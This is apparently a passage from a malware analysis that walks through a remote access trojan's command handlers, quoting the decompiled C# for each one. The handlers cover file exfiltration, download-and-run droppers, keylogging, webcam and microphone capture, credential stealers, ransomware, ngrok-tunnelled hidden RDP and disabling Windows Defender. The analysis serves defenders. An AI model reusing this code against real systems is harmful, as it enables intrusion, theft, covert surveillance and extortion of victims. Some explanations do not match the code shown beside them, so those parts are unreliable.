SendEncryptedMessage("R#" + Violet + list + Violet + EncodedConstants.currentProcessName + Violet + Helpers.MakeIdFromOSInfo());The remote task manager. Every process is enumerated and described by three fields (name.ext, PID, full image path) joined with |+++|, and the records are joined with *+*. Processes the sample cannot open are silently skipped, since MainModule throws for protected or higher integrity processes, which means the list the operator sees is not necessarily complete. The message also carries the path of the sample itself, so the panel can tell its own process apart from the rest.
Instruction VEdwcmNGQm5QVDA9 (LjkpPg== → kill)
Process.GetProcessById(Conversions.ToInteger(A[1])).Kill();Kills the process whose PID is in A[1], the obvious companion of the task manager above.
Instruction VEdoUlBRPT0= (LhQ= → kD)
Process.GetProcessById(Conversions.ToInteger(A[1])).Kill();Thread.Sleep(500);File.Delete(A[2]);“Kill and delete”: the process is terminated, half a second is given to Windows to release the file handles, and then the image on disk (A[2], a path the panel already knows from the R# listing) is deleted.
Instruction Um5kTlVnPT0= (FwMR → RST)
Process.GetProcessById(Conversions.ToInteger(A[1])).Kill();Thread.Sleep(500);Process.Start(A[2]);Same as above, but instead of deleting the file it restarts it, which is handy to force a program to reload a configuration the attacker has just tampered with.
Instruction U21wSmJnPT0= (JjIn → cbb)
SendEncryptedMessage("cbb" + Violet + Helpers.MakeIdFromOSInfo());Yet another acknowledgement. The tag + Violet + HWID message with no payload is how this family asks the server “send me the plugin for this feature”: the server answers with a command whose A[1] is the assembly to load.
Instruction UmpOUlBRPT0= (F3Q= → R$)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);object text = NewLateBinding.LateGet(plugin, null, "GetText", new object[0], null, null, null);
SendEncryptedMessage("R$" + Violet + text + Violet + Helpers.MakeIdFromOSInfo());Note the use of LateGet instead of LateCall: this variant returns the value produced by the plugin method instead of discarding it. GetText reads the current text buffer (clipboard, or the content of the remote “notepad” window) and the result is sent straight back to the panel.
Instruction Um1oVlVrSm5QVDA9 (FhURBg== → SETT)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { A[2] };bool[] copyBack = { true };
NewLateBinding.LateCall(plugin, null, "setText", args, null, null, copyBack, ignoreReturn: true);
if (copyBack[0]) A[2] = (string)args[0];The write counterpart of R$: A[2] is pushed into the text buffer of the victim.
Instruction U21wM01rbFJQVDA9 (Jjw2IQ== → clss)
NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "clearr", new object[0], null, null, null, true);Calls clearr on the same text plugin, which presumably clears the buffer.
Instruction UW5kTlMwWm5QVDA9 (BwMKFg== → BSOD)
NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "BSOD", new object[0], null, null, null, true);Loads a plugin and calls BSOD on it, which triggers a blue screen of death. It is a destructive “fun” feature and also a crude way to force a reboot (and therefore to make the persistence mechanism run again).
Instruction VG1wbmVVcDZZejA9 (NjgyJzc= → shwup)
NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "ShowUpdateScreen", new object[0], null, null, null, true);Displays a full-screen fake “Windows is updating” overlay. This is the operator’s cover: while the victim stares at a progress bar that never moves, the attacker can work on the machine without the victim noticing the mouse moving on its own.
Instruction VEZScmFFcDZZejA9 (LTkhJzc= → hidup)
NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "HideUpdateScreen", new object[0], null, null, null, true);Removes the fake update screen.
Instruction UkVRME1rSlJQVDA9 (DD42BQ== → InsW)
NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "INSS", new object[] { Convert.ToInt32(A[2]) }, null, null, null, true);INSS receives a single integer taken from A[2]. Judging by the name (InsW / install) and by the fact that the only parameter is a number, this is the installer/persistence plugin being told which method or delay to use.
Instruction VDFOM05RPT0= (OSw5 → |||)
SendEncryptedMessage("|||" + Violet + Helpers.MakeIdFromOSInfo());Another plugin request/acknowledgement with no payload.
Instruction UVdwVmVFWnFWWGRIUTBGcQ== (AjUxFjUwGCAj → GetDrives)
SendEncryptedMessage("FileManager" + Violet + Helpers.MakeIdFromOSInfo() + Violet + TSe6uNTH0Pqxi4aDrYx3());The entry point of the file manager. TSe6uNTH0Pqxi4aDrYx3 walks My.Computer.FileSystem.Drives and builds a string where every drive is tagged by type:
case DriveType.Fixed: text += "[Drive]" + drive.Name + "FileManagerSplitFileManagerSplit";case DriveType.CDRom: text += "[CD]" + drive.Name + "FileManagerSplitFileManagerSplit";case DriveType.Removable: text += "[USB]" + drive.Name + "FileManagerSplitFileManagerSplit";case DriveType.Network: text += "[NET]" + drive.Name + "FileManagerSplitFileManagerSplit";so the panel can draw the correct icon. FileManagerSplit is the record separator of this sub-protocol, and the double separator is there because at drive level there is no “size” field to send, while files have one (see the next instruction).
Instruction UVhwcmNFNTNielJCUTFFelNVTkJQUT09 (AzkpNwo4ACQ3ICA= → FileManager)
try{ SendEncryptedMessage("FileManager" + Violet + Helpers.MakeIdFromOSInfo() + Violet + ListFolders(A[1]) + ListFiles(A[1]));}catch{ SendEncryptedMessage("FileManager" + Violet + Helpers.MakeIdFromOSInfo() + Violet + "Error");}Directory listing for the path in A[1]. The two helpers are trivial:
// ListFolders -> _4V9qKiQ1wMgSEGLqa0fqforeach (DirectoryInfo d in new DirectoryInfo(location).GetDirectories()) obj += "[Folder]" + d.Name + "FileManagerSplitFileManagerSplit";
// ListFiles -> E03KthEm4hRkGcmdwgQmforeach (FileInfo f in new DirectoryInfo(location).GetFiles("*.*")) obj += f.Name + "FileManagerSplit" + f.Length + "FileManagerSplit";Folders come first with the [Folder] marker and an empty size field, then files with their name and length. If the directory cannot be read (access denied, path gone) the client answers with the literal string Error instead, so the panel shows something rather than hanging.
Instruction UVZSVmNFNTZUVGc9 (ATUpNzM8 → Delete)
switch (A[1]){ case "Folder": Directory.Delete(A[2], recursive: true); break; case "File": File.Delete(A[2]); break;}Delete from the file manager. Interesting detail: Folder and File are compared as plain, non-obfuscated strings, one of the very few places in the whole function where a literal survived the encoding. recursive: true means a folder is wiped with everything inside it.
Instruction UVVOblowMVVTWFJEZHowOQ== (ACggMTItCw== → Execute)
Process.Start(A[1]);Runs the file at A[1].
Instruction Um5wVmNrMTViemc9 (FzUrMyo8 → Rename)
switch (A[1]){ case "Folder": My.Computer.FileSystem.RenameDirectory(A[2], A[3]); break; case "File": My.Computer.FileSystem.RenameFile(A[2], A[3]); break;}Rename, with the same Folder/File discriminator as Delete. A[2] is the current path and A[3] the new name.
Instruction VFZOTk1nPT0= (MSM2 → tss)
string content = My.Computer.FileSystem.ReadAllText(A[1]);
SendEncryptedMessage("txtttt" + Violet + Helpers.MakeIdFromOSInfo() + Violet + content + Violet + A[1]);Reads a text file entirely into memory and ships it back under the tag txtttt, together with the path so the panel knows which editor window to fill.
Instruction VG1wVmFFOTZUVDA9 (NjUhOzM= → sedit)
StreamWriter sw = new StreamWriter(A[1], append: false);sw.WriteLine(A[2]);sw.Close();The save counterpart of tss: A[2] is written to A[1], truncating whatever was there (append: false).
Instruction VFhwclowcFROREJFZVVreA== (MzkgJS40DyI1 → viewimage)
using (MemoryStream ms = new MemoryStream()){ Bitmap bmp = new Bitmap(A[1]); bmp.GetThumbnailImage(Convert.ToInt32(A[2]), Convert.ToInt32(A[3]), () => false, IntPtr.Zero) .Save(ms, ImageFormat.Png);
SendEncryptedMessage("viewimage" + Violet + Helpers.MakeIdFromOSInfo() + Violet + Helpers.GetStringFromBytes(ms.ToArray()));}Image preview: the file at A[1] is opened as a bitmap, resized to A[2] x A[3] and re-encoded as PNG.
Instruction VEZScmFFNTVSVEpCYVVVeFRucFJkVTVSY3owPQ== (LTkhNyE2AiE1NzQuNQs= → hidefolderfile)
FileSystem.SetAttr(A[1], FileAttribute.Hidden); // (FileAttribute)2Sets the hidden attribute on the file or folder at A[1]. Note that this uses the old VB6-style FileSystem.SetAttr, and that passing Hidden alone replaces the whole attribute mask rather than OR-ing into it.
Instruction VG1wbmNVcFRSVEpCYVVVeFRucFJkVTVSY3owPQ== (NjgqJSE2AiE1NzQuNQs= → showfolderfile)
FileSystem.SetAttr(A[1], FileAttribute.Normal); // (FileAttribute)0The reverse: the attribute mask is reset to Normal, which unhides the file.
Instruction U21sSlowMTZUVE5EZWtreVMybzBhbEJDZHowPQ== (JiIgMzM3CzI2Kj4jPBw= → creatnewfolder)
My.Computer.FileSystem.CreateDirectory(A[1]);Creates the directory A[1].
Instruction U21sSlowMTZUUzlDZVdzeA== (JiIgMzM/Byk1 → creatfile)
File.Create(A[1]).Dispose();Creates an empty file at A[1]. The Dispose() is there to release the handle immediately, otherwise the file would stay locked until the garbage collector runs.
Instruction U1ZRNGVWQkRjekpFZVVVeVRFUTBhUT09 (IT8yPCs2DyE2LD4i → downloadfile)
Dropper.SendFileInChunks(A[1], A[2], Helpers.MakeIdFromOSInfo());This is exfiltration, and despite the name (downloadfile is named from the operator’s point of view) it moves a file from the victim to the server.
Instruction VG1wVmNrNXBSWGRCYVVGclMyYzlQUT09 (NjUrNiEwAiAkKg== → sendfileto)
File.WriteAllBytes(A[1], (byte[])Helpers.Base64StrToObj(A[2]));The opposite direction: the server pushes a file to the victim. A[2] is base64, A[1] is the destination path. This is the simplest possible dropper primitive and it is how additional tooling gets on disk.
Instruction UldoM1BRPT0= (Ehw= → WL)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { A[2] };bool[] copyBack = { true };
NewLateBinding.LateCall(plugin, null, "WL", args, null, null, copyBack, ignoreReturn: true);
if (copyBack[0]) A[2] = (string)args[0];A plugin whose entry point has the same name as the command, WL, taking a single string.
Instruction UVZSVmNFRm5QVDA9 (ATUpAg== → DelP)
NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "del", new object[0], null, null, null, true);Calls del on a plugin with no arguments, likely the uninstall routine of whatever component that plugin manages.
Instruction WTJsdlRVSm5QVDA9 (cioMBg== → 7zIT)
NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "install", new object[0], null, null, null, true);Installs the 7-Zip helper on the victim (see 7zzip two instructions below, which then runs %TEMP%\7zip\7z.exe). Archiving before exfiltration is a standard step to reduce the amount of data pushed over the socket.
Instruction UTNoVlVrZDNhMHM9 (CxURGwkK → NETINS)
if (netInstallState != 1){ netInstallState = 1; NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "install", new object[0], null, null, null, true);}Same install call, guarded by a static flag so it can only ever run once per process. The name suggests the installation of a .NET runtime or of a networking component the other plugins depend on. Note the flag is set to 1 and never reset, unlike the ngrok installer further down which resets it.
Instruction WTJsdkwwOTZZejA9 (cio/Ozc= → 7zzip)
Interaction.Shell(Path.GetTempPath() + "7zip\\7z.exe" + A[1], AppWinStyle.Hide, false, -1);Runs the 7-Zip binary dropped by 7zIT with the arguments in A[1], hidden and without waiting for it. Note there is no space between the executable path and A[1], so the operator has to send an argument string that starts with a space, a small implementation detail that is useful to know when reproducing the behaviour.
Instruction UW1kQlZnPT0= (BgAV → CPP)
foreach (object item in Strings.Split(A[1], "|", -1, CompareMethod.Binary)){ try { if (File.Exists((string)item)) File.Copy((string)item, A[2] + Path.GetFileName((string)item));
if (Directory.Exists((string)item)) My.Computer.FileSystem.CopyDirectory((string)item, A[2] + Path.GetFileName((string)item), true); } catch { }}Copy/paste in the file manager. A[1] is a |-separated list of source paths, A[2] is the destination directory (which must already end with a separator, since the code just concatenates). Each entry is tried both as a file and as a directory, and failures are ignored so one unreadable item does not abort the batch.
Instruction UW1kUlVnPT0= (BgQR → CTT)
foreach (object item in Strings.Split(A[1], "|", -1, CompareMethod.Binary)){ try { if (File.Exists((string)item)) File.Move((string)item, A[2] + Path.GetFileName((string)item));
if (Directory.Exists((string)item)) My.Computer.FileSystem.MoveDirectory((string)item, A[2] + Path.GetFileName((string)item), true); } catch { }}Identical to CPP but with Move instead of Copy: this is cut/paste.
Instruction UmxGSlF3PT0= (FQIC → PRG)
SendEncryptedMessage("PRG" + Violet + Helpers.MakeIdFromOSInfo());Plugin request for the installed programs viewer.
Instruction UmxKQlBRPT0= (FRA= → P@)
object list = NewLateBinding.LateGet(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "InsProg", new object[0], null, null, null);
SendEncryptedMessage("P@" + Violet + list + Violet + Helpers.MakeIdFromOSInfo());Answer to the previous one: the plugin’s InsProg (“installed programs”) method enumerates the uninstall entries of the registry and the result is returned to the panel. This is a reconnaissance tool that tells the operator what security products, browsers and wallets are on the machine, and it feeds the next instruction.
Instruction UlVJMFZ3PT0= (EB4W → UNS)
Interaction.Shell(A[1], AppWinStyle.NormalFocus, false, -1);Runs A[1] in a normal, focused window. Coupled with P@ this is the “uninstall a program” button: the panel sends the UninstallString it read from the registry, and it runs visibly because most uninstallers are interactive.
Instruction Um5kTlZ3PT0= (FwMW → RSS)
My.Computer.Audio.Stop();My.Computer.Audio.Play(A[1]);Plays a sound file at A[1] on the victim’s speakers, stopping anything currently playing first. Another harassment feature.
Instruction Um5kTlYwWnBOSEU9 (FwMWFi4q → RSSDis)
My.Computer.Audio.Stop();Stops the playback started above.
Instruction UVVJMFJ3PT0= (AB4G → ENC)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { Helpers.MakeIdFromOSInfo(), A[2] };bool[] copyBack = { false, true };
NewLateBinding.LateCall(plugin, null, "ENC", args, null, null, copyBack, ignoreReturn: true);
if (copyBack[1]) A[2] = (string)args[1];This is the ransomware module. The plugin’s ENC method is given the victim ID and a second parameter in A[2], which is almost certainly the encryption key or the target path/extension list. Note that the victim ID is passed with copyBack[0] = false (the plugin cannot change it) while A[2] comes back by reference, which suggests the plugin returns something through it, either a status or the generated key.
Instruction UVZKVlJ3PT0= (ARUG → DEC)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { Helpers.MakeIdFromOSInfo(), A[2] };bool[] copyBack = { false, true };
NewLateBinding.LateCall(plugin, null, "DEC", args, null, null, copyBack, ignoreReturn: true);
if (copyBack[1]) A[2] = (string)args[1];The decryption counterpart, presumably invoked after the ransom is paid. Same shape as ENC, with A[2] carrying the key.
Instruction UldoSlIwaDNQVDA9 (EhIGHw== → WBCM)
if (!HasCaptureDriver()) return; // y57149kbjb6XNbG1XXUe
try { webcamPlugin = (byte[])Helpers.Base64StrToObj(A[1]); } catch { }
if (webcamPlugin == null){ SendEncryptedMessage("GETWCamPlu"); return;}
object plugin = Helpers.CallerToReflectiveCodeLoading(Convert.ToBase64String(webcamPlugin));
object[] args = { EncodedConstants.IpAddress, EncodedConstants.Port, EncodedConstants.Violet, EncodedConstants.XSXSXS, Helpers.MakeIdFromOSInfo() };bool[] copyBack = { true, true, true, true, false };
NewLateBinding.LateCall(plugin, null, "CON", args, null, null, copyBack, ignoreReturn: true);
// the first four values are copied back into the configurationEncodedConstants.IpAddress = (string)args[0];EncodedConstants.Port = (string)args[1];EncodedConstants.Violet = (string)args[2];EncodedConstants.XSXSXS = (string)args[3];The webcam module, and the template for the four instructions that follow it. Three things happen here:
y57149kbjb6XNbG1XXUeis called first: it loopscapGetDriverDescriptionAover indexes 0 to 4 and returnstrueas soon as a capture driver answers.- The plugin bytes are cached in a static field. If
A[1]did not decode, the client asks the server for it with the tagGETWCamPluand returns. Note this message is sent without the delimiter and the HWID, unlike almost every other message in the function. - The plugin’s
CONmethod is called with the full client configuration: C2 address, port, the<Violet>delimiter andXSXSXS, which is the AES key material. In other words, the plugin opens its own socket to the same C2 and streams the video on a separate channel, rather than pushing frames through this one. The first four arguments are passed by reference and copied back, so a plugin can redirect the main client to a different C2 or rotate its key.
Instruction UTBKclIwaG5QVDA9 (CBkGHg== → MICL)
try { micPlugin = (byte[])Helpers.Base64StrToObj(A[1]); } catch { }
if (micPlugin == null) { SendEncryptedMessage("GETWmicPlu"); return; }
// ... identical CON(IpAddress, Port, Violet, XSXSXS, HWID) call as WBCMThe microphone module. Byte for byte, the same logic as WBCM with its own cache field and its own request tag, GETWmicPlu, minus the capture driver check.
Instruction UldsTmNVcDVhems9 (EiMqJyk9 → Wsound)
try { soundPlugin = (byte[])Helpers.Base64StrToObj(A[1]); } catch { }
if (soundPlugin == null) { SendEncryptedMessage("GETWsoundPlu"); return; }
// ... identical CON(...) callThe third of the triplet: system audio capture (what comes out of the speakers, as opposed to MICL which records what goes in the microphone). Request tag GETWsoundPlu.
Instruction UkhsVk1rcG5SWE5CUVQwOQ== (DyU2JgEsAA== → JustFun)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);// ... CON(IpAddress, Port, Violet, XSXSXS, HWID)Same CON handshake, without the caching layer: the assembly comes in A[1] every time.
Instruction UTBSRk1VbFNZMVpQZHowOQ== (CDE1IRcVOw== → MapsPLU)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);// ... CON(IpAddress, Port, Violet, XSXSXS, HWID)Another CON plugin. Maps here is the remote desktop / screen streaming module (the panel calls its live view a “map” of the desktop); like the webcam, it needs its own high-throughput channel, which is exactly what CON gives it.
Instruction UkdoM1BRPT0= (Dhw= → KL)
try { keyloggerThread.Abort(); } catch { }
keyloggerThread = new Thread(() =>{ NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "logdf", new object[0], null, null, null, true);});keyloggerThread.Start();The keylogger. Any previous instance is aborted, then the plugin is loaded and its logdf method is run on a dedicated thread.
Instruction U21wM2NVbFRTVk5KWnowOQ== (JjwqISISIg== → closeKL)
try { keyloggerThread.Abort(); } catch { }Stops the keylogger thread.
Instruction UkdoM2FVNTZUVDA9 (DhwiNzM= → KLget)
SendEncryptedMessage("KLget" + Violet + Helpers.MakeIdFromOSInfo());Asks the server for the keylogger plugin.
Instruction UkdoM1EwWjRUVDA9 (DhwCFxM= → KLGET)
SendEncryptedMessage("KLGET" + Violet + Registry.GetValue(@"HKEY_CURRENT_USER\SOFTWARE\" + Helpers.MakeIdFromOSInfo(), "KL", null) + Violet + Helpers.MakeIdFromOSInfo());Here is where the captured keystrokes come back. The keylogger plugin does not keep its log in a file: it stores it in the registry under HKCU\SOFTWARE\<HWID> in the value KL, and this instruction simply reads that value and ships it. Using the per-victim key derived from MakeIdFromOSInfo is the same trick already seen in getCustomRegKeyValue.
Instruction UlZKTlZrSkJQVDA9 (ERMVBA== → TCPV)
SendEncryptedMessage("TCPV" + Violet + Helpers.MakeIdFromOSInfo());Plugin request for the TCP connections viewer.
Instruction UlZKTlZrWlJQVDA9 (ERMVFQ== → TCPG)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { A[2] };bool[] copyBack = { true };object result = NewLateBinding.LateGet(plugin, null, "GETTCP", args, null, null, copyBack);if (copyBack[0]) A[2] = (string)args[0];
SendEncryptedMessage("TCPG" + Violet + result + Violet + Process.GetCurrentProcess().Id + Violet + Helpers.MakeIdFromOSInfo());The answer: GETTCP enumerates the active TCP connections (the plugin most likely wraps GetExtendedTcpTable) and the table is returned to the panel. What makes this one interesting is the third field: the client also sends its own PID, so the panel can grey out or hide the RAT’s own connection in the list it displays to the operator.
Instruction UWtKTlVnPT0= (BBMR → ACT)
SendEncryptedMessage("ACT" + Violet + Helpers.MakeIdFromOSInfo());Plugin request for the active windows viewer.
Instruction UWtKTlVrWlJQVDA9 (BBMRFQ== → ACTG)
object windows = NewLateBinding.LateGet(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "GetActiveWindows", new object[0], null, null, null);
foreach (object w in (IEnumerable)windows){ try { SendEncryptedMessage("ACTG" + Violet + Helpers.MakeIdFromOSInfo() + Violet + Conversions.ToString(w)); } catch { }}
SendEncryptedMessage("ENBC" + Violet + Helpers.MakeIdFromOSInfo());GetActiveWindows returns a collection (the code iterates it as IEnumerable), and every window is sent as its own message rather than as one concatenated blob, probably because window titles can be long and the author did not want to build a giant string. The ENBC message at the end is the end-of-list marker that tells the panel the enumeration is complete.
Instruction VEdwcmNGQm5XVFpIWnowOQ== (LjkpPgY6Gg== → killAct)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { A[2] };bool[] copyBack = { true };
NewLateBinding.LateCall(plugin, null, "Kill", args, null, null, copyBack, ignoreReturn: true);if (copyBack[0]) A[2] = (string)args[0];
SendEncryptedMessage("Ref" + Violet + Helpers.MakeIdFromOSInfo());Closes the window identified by A[2] through the same plugin, then sends Ref (“refresh”) so the panel immediately asks for a fresh window list.
Instruction UVhkVldFaG5QVDA9 (AwUXHg== → FURL)
My.Computer.Network.DownloadFile(A[1], A[2]);Download and drop: A[1] is a URL, A[2] the destination path on disk. Unlike sendfileto, which pushes the bytes through the C2 channel, this fetches them directly from a web server, so the payload never appears in the C2 traffic.
Instruction UzBOTmFVNVJQVDA9 (KCMiNQ== → msgg)
MessageBox.Show(A[1]);Pops a message box with the text in A[1]. Used both for harassment and for social engineering, for example to convince the user to re-enter a password.
Instruction UlVGQmVGQlNVVDA9 (EAAxPRQ= → UPtoS)
My.Computer.Network.UploadFile(A[2], A[1]);Note the argument order: UploadFile(sourceFileName, address), so the file is A[2] and the destination URL is A[1]. This is exfiltration to an arbitrary web endpoint, bypassing the C2 socket entirely.
Instruction UVhkTlF3PT0= (AwMC → FSG)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { A[2], A[3], A[4] };bool[] copyBack = { true, true, true };
NewLateBinding.LateCall(plugin, null, "RUN", args, null, null, copyBack, ignoreReturn: true);
if (copyBack[0]) A[2] = (string)args[0];if (copyBack[1]) A[3] = (string)args[1];if (copyBack[2]) A[4] = (string)args[2];A three-argument RUN on a loaded plugin. This is the first instruction to use A[4], so the message carries five fields.
Instruction Um5oVlRFVlJQVDA9 (FxULEQ== → RENC)
if (ransomState != 1){ ransomState = 1;
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { Helpers.MakeIdFromOSInfo(), A[2], A[3], A[4], A[5], A[6] }; bool[] copyBack = { false, true, true, true, true, true };
NewLateBinding.LateCall(plugin, null, "ENC", args, null, null, copyBack, ignoreReturn: true);
// A[2]..A[6] copied back
ransomState = 2;}The full-featured ransomware command, as opposed to the two-argument ENC seen earlier. Six values are handed to the plugin: the victim ID plus five operator supplied parameters, realistically the key, the extension to append, the ransom note, the list of directories or extensions to target, and a flag. The static ransomState is a small state machine: 0 = idle, 1 = encryption in progress, 2 = encrypted. The guard means a second RENC while one is running (or after it completed) is ignored, which protects the operator from double-encrypting the victim and losing the plaintext for good.
Instruction Um5oUlFVVlJQVDA9 (FxQAEQ== → RDEC)
if (ransomState == 2){ ransomState = 1; NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "DEC", new object[] { Helpers.MakeIdFromOSInfo() }, null, null, null, true); ransomState = 0;}The other half of the state machine: decryption only runs if the state is 2 (encrypted); it flips to 1 while it works and back to 0 when done. Note that the plugin gets only the victim ID here: the key must have been stored by the encryption pass, or is embedded in the plugin the server sends.
Instruction UkZGWlRFVlJQVDA9 (DQYLEQ== → HVNC)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { A[2], A[3] };bool[] copyBack = { true, true };
NewLateBinding.LateCall(plugin, null, "Run", args, null, null, copyBack, ignoreReturn: true);
if (copyBack[0]) A[2] = (string)args[0];if (copyBack[1]) A[3] = (string)args[1];HVNC likely stands for “Hidden Virtual Network Computing”.
Instruction UzNwak0xQlRkejA9 (Kzc3PSw= → ngrok)
SendEncryptedMessage("ngrok" + Violet + Helpers.MakeIdFromOSInfo());Asks the server for the ngrok installer plugin.
Instruction UkVRME1rcHBXVEZCWjNNOQ== (DD42JiY1Ags= → InstallN)
if (ngrokState != 1){ ngrokState = 1;
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]); object[] args = { A[2] }; bool[] copyBack = { true }; NewLateBinding.LateCall(plugin, null, "install", args, null, null, copyBack, ignoreReturn: true); if (copyBack[0]) A[2] = (string)args[0];
SendEncryptedMessage("InstallngC" + Violet + Helpers.MakeIdFromOSInfo()); ngrokState = 0;}Installs ngrok, with A[2] almost certainly being the attacker’s authentication token. The flag prevents two concurrent installs and, unlike NETINS, it is properly reset to 0 at the end so the command can be re-issued. InstallngC (install ngrok complete) tells the panel it is done.
Instruction VEZOSmFFbG5QVDA9 (LSIhIg== → hrdp)
if (File.Exists(Interaction.Environ("Temp") + "\\ngrok.exe")) SendEncryptedMessage("hrdp" + Violet + Helpers.MakeIdFromOSInfo());else SendEncryptedMessage("ngrok" + Violet + Helpers.MakeIdFromOSInfo());A capability check for hidden RDP. If %Temp%\ngrok.exe is already on disk the client answers hrdp, meaning “I am ready, send me the RDP plugin”; otherwise it answers ngrok, which makes the server go through the installer above first. This confirms that the hidden RDP feature is tunnelled out through ngrok, which is how the operator reaches a machine sitting behind NAT.
Instruction VEZOSmFFbHRkejA9 (LSIhImw= → hrdp+)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { A[2], A[3] };bool[] copyBack = { true, true };object result = NewLateBinding.LateGet(plugin, null, "install", args, null, null, copyBack);// A[2], A[3] copied back
SendEncryptedMessage("hrdp+" + Violet + result + Violet + Helpers.MakeIdFromOSInfo());The actual hidden RDP setup: the plugin’s install is called with two parameters (typically the account name and password to create, or the port to expose) and, being a LateGet, its return value, the tunnel URL or the credentials of the account it just created, is sent back to the operator.
Instruction UmxSRk1rbFNWVDA9 (FTE2IRU= → PassR)
SendEncryptedMessage("PassR" + Violet + Helpers.MakeIdFromOSInfo());Plugin request for the password stealer.
Instruction UmxKT2JRPT0= (FRNm → PC#)
object creds = NewLateBinding.LateGet(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "get", new object[0], null, null, null);
SendEncryptedMessage("Getpass" + Violet + Helpers.MakeIdFromOSInfo() + Violet + creds);The stealer itself: the plugin’s get method harvests the credentials (browser password stores, saved Wi-Fi keys, FTP clients…) and the whole dump is returned in a single message under the tag Getpass.
Instruction UmxOWmJsQkRTWFE9 (FSYnPCIt → Pvbnet)
object creds = NewLateBinding.LateGet(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "gett", new object[0], null, null, null);
SendEncryptedMessage("Getpass" + Violet + Helpers.MakeIdFromOSInfo() + Violet + creds);Same as above, but calling gett instead of get: maybe a second stealer implementation (the name suggests the VB.NET rewrite of the original module) whose output goes to the same place.
Instruction UldoUlZraG5QVDA9 (EhQVHg== → WDPL)
NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "gett", new object[0], null, null, null, true);The same gett method, but invoked with LateCall and ignoreReturn: true, so the return value is thrown away. The plugin therefore reports its results by itself, presumably over its own channel.
Instruction UVVRd2EwOTVjejA9 (AD0kOys= → Email)
string result = Conversions.ToString( NewLateBinding.LateGet(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "Emails", new object[0], null, null, null));
if (result == "Error!") SendEncryptedMessage("Getpass" + Violet + Helpers.MakeIdFromOSInfo() + Violet + "Error!");else SendEncryptedMessage("Getpass" + Violet + Helpers.MakeIdFromOSInfo() + Violet + result);Harvests mail client accounts (Outlook, Thunderbird, Foxmail…).
Instruction U0ZSTmRFMTZUVDA9 (HTMtMzM= → Xchat)
SendEncryptedMessage("Xchat" + Violet + Helpers.MakeIdFromOSInfo());Plugin request for the chat module, presumably the feature that lets the operator open a dialogue box on the victim’s screen and talk to them.
Instruction UTFKM1IwZG5XVTQ9 (CRwGGgYN → LLCHAT)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);// ... CON(IpAddress, Port, Violet, XSXSXS, HWID)The chat plugin, connected with the same CON handshake as the webcam, microphone, sound and screen modules: it opens its own socket to the C2 so the conversation does not compete with the command channel.
Instruction Um1nMGNVcHBTVDA9 (Fh4qJiI= → SNote)
Registry.SetValue(@"HKEY_CURRENT_USER\SOFTWARE\" + Helpers.MakeIdFromOSInfo(), "NT", A[1]);Writes an operator-supplied note into HKCU\SOFTWARE\<HWID> under the value NT. This is the write counterpart of getCustomRegKeyValue, the helper called during the initial INFO beacon, so whatever the operator stores here comes back in every check-in. It might be used to label a machine (“bank”, “gaming pc”, the name of the affiliate who infected it) in a way that survives reboots and even a reinstall of the sample.
Instruction U2tOTmRVcDVXVFk9 (JCMuJyY6 → askuac)
if (!Dropper.IsAdmin()) Dropper.RestartAsAdmin();Privilege escalation by asking politely. IsAdmin is a WindowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator) check, and if it fails it calls RestartAsAdmin.
Instruction UldoUlQwOTVjekZEZW1ObFNVTlZQUT09 (EhQOOys1CzceICU= → WDKillerNew)
if (Dropper.IsAdmin()) Dropper.RunBatch(A[1]);else SendEncryptedMessage("WDKErr" + Violet + Helpers.MakeIdFromOSInfo());The Windows Defender killer. It needs administrator rights, and if it does not have them it tells the operator so with WDKErr (which is presumably what triggers askuac on the panel side).
So A[1] is a base64-encoded batch script, dropped as %TEMP%\WinTempClean32.bat and run. The script is not embedded in the sample, it comes from the server, which means the operator can update the tampering technique without rebuilding the client.
Instruction Ukhnd2EwbEJQVDA9 (Dx0kIA== → JMar)
Dropper.SaveUUIDexeAndRun(A[1], A[2], A[3]);Instruction Ukhnd2EwbEJkMVpKWnowOQ== (Dx0kIAwVIg== → JMarKLL)
Stops the MITM tool and removes the dropped binary. The second loop is a belt-and-braces cleanup by process name, for the case where the handle was lost (for instance because the client was restarted since).
Instruction Um1sck1rZFJjMVk9 (Fik2GQsV → SysKLL)
Dropper.SaveArbitraryUUIDandRun(A[1], A[2]);The generic loader of this section:
byte[] bytes = Convert.FromBase64String(base64Exe);string path = Path.Combine(Path.GetTempPath(), Guid.NewGuid() + ".exe");File.WriteAllBytes(path, bytes);
